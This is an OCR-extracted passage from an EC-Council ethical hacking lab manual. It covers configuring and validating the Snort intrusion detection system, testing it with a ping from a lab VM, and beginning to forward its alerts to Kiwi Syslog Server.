


Figure 1.12: Configuring Snort.conf File in Notepad++

Preprocessors allow the functionality of Snort to be extended by allowing users and programmers to drop modular plug-ins into Snort fairly easily.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

45. **Comment** (**#**) the dynamic rules libraries line as you already configured the libraries in dynamic preprocessor libraries (Line 253).




Figure 1.13: Configuring Snort.conf File in Notepad++

Note: Preprocessor code is run before the detection engine is called, but after the packet has been decoded. The packet can be modified or analyzed in an out-of-band manner using this mechanism.

46. Scroll down to **Step #5: Configure Preprocessors** section (Line 256), the listed preprocessor. Do nothing in IDS mode, but generate errors at runtime.

47. Comment all the preprocessors listed in this section by adding **# before** each preprocessors.

IPs may be specified individually, in a list, as a CIDR block, or any combination of the three.




Figure 1.14: Configuring Snort.conf File in Notepad++

Many configuration and command line options of Snort can be specified in the configuration file. Format: config <directive> [: <value>]

48. Scroll down to **Step #6: Configure output plugins** (Line 514). In this step, provide the location of the **classification.config** and **reference.config** files.

49. These two files are in **C:\Snort\etc**. Provide this location of files in configure output plugins (in Lines 540 and 541).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.15: Configuring Snort.conf File in Notepad++

Figure 1.15: Configuring Snort.conf File in Notepad++

The frag3 preprocessor is a target-based IP defragmentation module for Snort.

50. In this **step #6**, add the line **output alert_fast: alerts.ids**, for Snort to dump all logs in the **alerts.ids** file.




Figure 1.16: Configuring Snort.conf File in Notepad++

Note: 'ipvar's are enabled only with IPv6 support. Without IPv6 support, use a regular 'var.'

51. By default, the **C:\Snort\log** folder is empty, without any files in it. Go to the **C:\Snort\log** folder, and create a new text file with the name **alerts.ids**.

52. Ensure that extension of that file is **.ids**.

Frag3 is intended as a replacement for the frag2 defragmentation module and was designed with the following goals:
1. Faster execution than frag2 with less complex data management.
2. Target-based host modeling anti-evasion techniques.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.17: Configuring Snort.conf File in Notepad++

53. In the **snort.conf** file, find and replace the **ipvar** string with **var**. By default the string is **ipvar**, which is not recognized by Snort, so replace it with the **var** string.

Note: Snort now supports multiple configurations based on VLAN Id or IP subnet within a single instance of Snort. This allows administrators to specify multiple snort configuration files and bind each configuration to one or more VLANs or subnets rather than running one Snort for each configuration required.

Three types of variables may be defined in Snort:

- Var
- Portvar
- ipvar




Figure 1.18: Configuring Snort.conf File in Notepad++

54. Save the **snort.conf** file.
55. Before running Snort you need to enable detection rules in the Snort rules file; for this lab we have enabled ICMP rule so that Snort can detect any host discovery ping probes to the system running Snort.
56. Navigate to **C:\Snort\rules** and open the **icmp-info.rules** file with Notepad ++.
57. **Uncomment** the Line number **47** and save and close the file.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.19: Configuring Snort.conf File in Notepad++

TASK 4

Validate Configurations

58. Now navigate to **C:\Snort** and right-click folder **bin**, select **CmdHere** from the context menu to open it in the command prompt.
59. Type **snort -iX -A console -c C:\Snort\etc\snort.conf -l C:\Snort\log -K ascii** and press **Enter** to start Snort (replace **X** with your device index number; in this lab: **X** is 1).
60. If you enter all the command information **correctly**, you receive a **graceful exit** as shown in the following figure.
61. If you receive a **fatal error**, you should first **verify** that you have typed all modifications correctly into the **snort.conf** file and then search through the file for **entries** matching your fatal error message.
62. If you receive an error stating "**Could not create the registry key**," then run the command prompt as an **Administrator**.

To run Snort as a daemon, add -D switch to any combination. Notice that if you want to be able to restart Snort by sending a SIGHUP signal to the daemon, specify the full path to the Snort binary when you start it, for example: /usr/local/bin/snort -d -h 192.168.1.0/24 \ -l /var/log/snortlogs -c /usr/local/etc/snort.conf -s -D




Figure 2.18: Snort Successfully Validated Configuration Window

TASK 5

Start Snort

63. Start Snort in IDS mode, in the command prompt type **snort –c C:\Snort\etc\snort.conf –l C:\Snort\log –i 2** and then press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 2.19: Start Snort in IDS Mode Command

64. Snort starts running in IDS mode. It first initializes output plug-ins, preprocessors, plug-ins, load dynamic preprocessors libraries, rule chains of Snort, and then logs all signatures.
65. After initializing interface and logged signatures, Snort starts and waits for an attack and trigger alert when attacks occur on the machine.

C:\Snort\etc\snort.conf is the location of the configuration file

- Option: -l to log the output to C:\Snort\log folder
- Option: -i 2 to specify the interface




Figure 1.20: Initializing Snort Rule Chains Window

Run Snort as a Daemon syntax: /usr/local/bin/snort -d -h 192.168.1.0/24 \ -l /var/log/snortlogs -c /usr/local/etc/snort.conf -s –D.

When Snort is run as a Daemon, the daemon creates a PID file in the log directory.

66. After initializing the interface and logged signatures, Snort starts and waits for an attack and trigger alert when attacks occur on the machine.
67. Leave the Snort command prompt running.
68. Attack your own machine and check whether Snort detects it or not.
69. Launch your Windows 8 Virtual Machine (**Attacker Machine**).
70. Open the command prompt and type **ping XXX.XXX.XXX.XXX -t** from the **Attacker Machine** (XXX.XXX.XXX.XX is your Windows Server 2012 **IP address**).
71. Go to **Windows Server 2012**, open the Snort command prompt, and press **Ctrl+C** to **stop** Snort. Snort exits.
72. Now go to the **C:\Snort\log\10.0.0.12** folder and open the **ICMP_ECHO.ids** text file.

TASK 6

Attack Host Machine

Note that to view the snort log file, always stop snort and then open snort log file.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.21: Snort Alerts.ids Window Listing Snort Alerts

73. You see that all the log entries are saved in the **ICMP_ECHO.ids** file. This means that your Snort is working correctly to trigger alert when attacks occur on your machine.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
Snort	**Output:** victim machine log are captured

Questions

1. Determine and analyze the process to identify and monitor network ports after intrusion detection.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. Evaluate how you process Snort logs to generate reports.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Logging Snort Alerts to Kiwi Syslog Server

Snort is an open source network intrusion prevention and detection system (IDS/IPS).

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Increased connectivity and the use of the Internet have exposed organizations to subversion, thereby necessitating the use of intrusion detection systems to protect information systems and communication networks from malicious attacks and unauthorized access. An intrusion detection system (IDS) is a security system that monitors computer systems and network traffic, analyzes that traffic to identify possible security breaches, and raises alerts. An IDS triggers thousands of alerts per day, making it difficult for human users to analyze them and take appropriate actions. It is important to reduce the redundancy of alerts, intelligently integrate and correlate them, and present high-level view of the detected security issues to the administrator. An IDS is used to inspect data for malicious or anomalous activities and detect attacks or unauthorized use of system, networks, and related resources.

In order to become an expert penetration tester and security administrator, you must possess sound knowledge of network intrusion prevention system (IPSes), IDSes, identify network malicious activity, and log information, stop, or block malicious network activity.

Lab Objectives

Tools demonstrated in this lab are located at D:\CEH-Tools\CEHv8 Module 17 Evading IDS, Firewalls, and Honeypots

The objective of this lab is to help students learn and understand IPSes and IDSes.

In this lab, you need to:

- Install Snort and configure snort.conf file
- Validate configuration settings
- Perform an attack on the Host Machine
- Perform an intrusion detection
- Attempt to stop detected possible incidents

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

To carry-out this lab, you need:

- A computer running Windows Server 2012 as a host machine
- Windows 8 running on virtual machine as an attacker machine
- WinPcap drivers installed on the host machine
- Kiwi Syslog Server installed on the host machine
- Administrative privileges to configure settings and run tools

You can also download Kiwi Syslog Server from http://www.kiwisyslog.com

Lab Duration

Time: 10 Minutes

Overview of of IPSes and IDSes

An intrusion detection system (IDS) is a device or **software** application that monitors network and/or system activities for **malicious** activities or policy violations and produces reports to a management station.

Intrusion detection and prevention systems (IDPS) are primarily focused on identifying possible **incidents**, **logging** information about them, attempting to stop them, and reporting them to **security** administrators.

Lab Tasks

TASK 1

Log Snort Alerts to Syslog Server

1. Navigate to **D:\CEH-Tools\CEHv8 Module 17 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Kiwi Syslog Server** double click on **Kiwi_Syslog_Server_9.3.4.Eval.setup.exe** and install **Kiwi Syslog Server** on the Windows Server 2012 host machine.
2. The **License Agreement** window appears, Click **I Agree**.




Figure 2.1: kiwi syslog server installation

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. In the **Choose Operating Mode** wizard, check the **Install Kiwi Syslog Server as an Application** check box and click **Next >**.

Figure 2.2: Kiwi Syslog server installation

Tools demonstrated in this lab are located at D:\CEH-Tools\CEHv8 Module 17 Evading IDS, Firewalls, and Honeypots

4. In the **Install Kiwi Syslog Web Access** wizard, uncheck the option selected and click **Next >**.




Figure 2.3: kiwi syslog server

5. Leave the settings as their defaults in the **Choose Components** wizard and click **Next >**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.4: adding components

6. In the **Choose Install Location** wizard, leave the settings as their defaults and click **Install** to continue.

Figure 2.5: Give destination folder

7. Click **Finish** to complete the installation.

You should see a test message appear, which indicates Kiwi is working.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.6: kiwi syslog server finish window

8. Click **OK** in the **Kiwi Syslog Server – Default Settings Applied** dialog box.




Figure 2.7: Default setting applied window

9. To launch the **Kiwi Syslog Server Console** move your mouse cursor to lower-left corner of your desktop and click **Start**.

Figure 2.8: starting menu in windows server 2012

Kiwi Syslog Server is a free syslog server for Windows. It receives logs, displays and forwards syslog messages from hosts such as routers, switches, UNIX hosts and other syslog-enabled devices.

10. In the **Start** menu apps click **Kiwi Syslog Server Console** to launch the app.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.9: click kiwi syslog server application

11. Configure Syslog alerts in the **snort.conf** file.
12. To configure **Syslog alerts**, first exit from the Snort command prompt (press **Ctrl+C**).
13. Go to **C:\Snort\etc** and open the **snort.conf** file with **Notepad++**.
14. Scroll down to **Step #6: Configure output plugins**, in the syslog section (Line 527), remove **#** and modify the line to **output alert_syslog: host=127.0.0.1:514, LOG_AUTH LOG_ALERT**.

Snort.conf before modification Syslog




Figure 2.10: Snort.config before modification

Snort.conf after modification Syslog

The reason why you have to run snortstart.bat batch file as an administrator is that, in your current configuration, you need to maintain rights to not only output your alerts to Kiwi, but to write them to a log file.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.11: Snort.config after configuration

15. **Save** the file and close it.
16. Open **Kiwi Syslog Server Console** and press **Ctrl+T**. This is to test Kiwi Syslog Server alert logs.

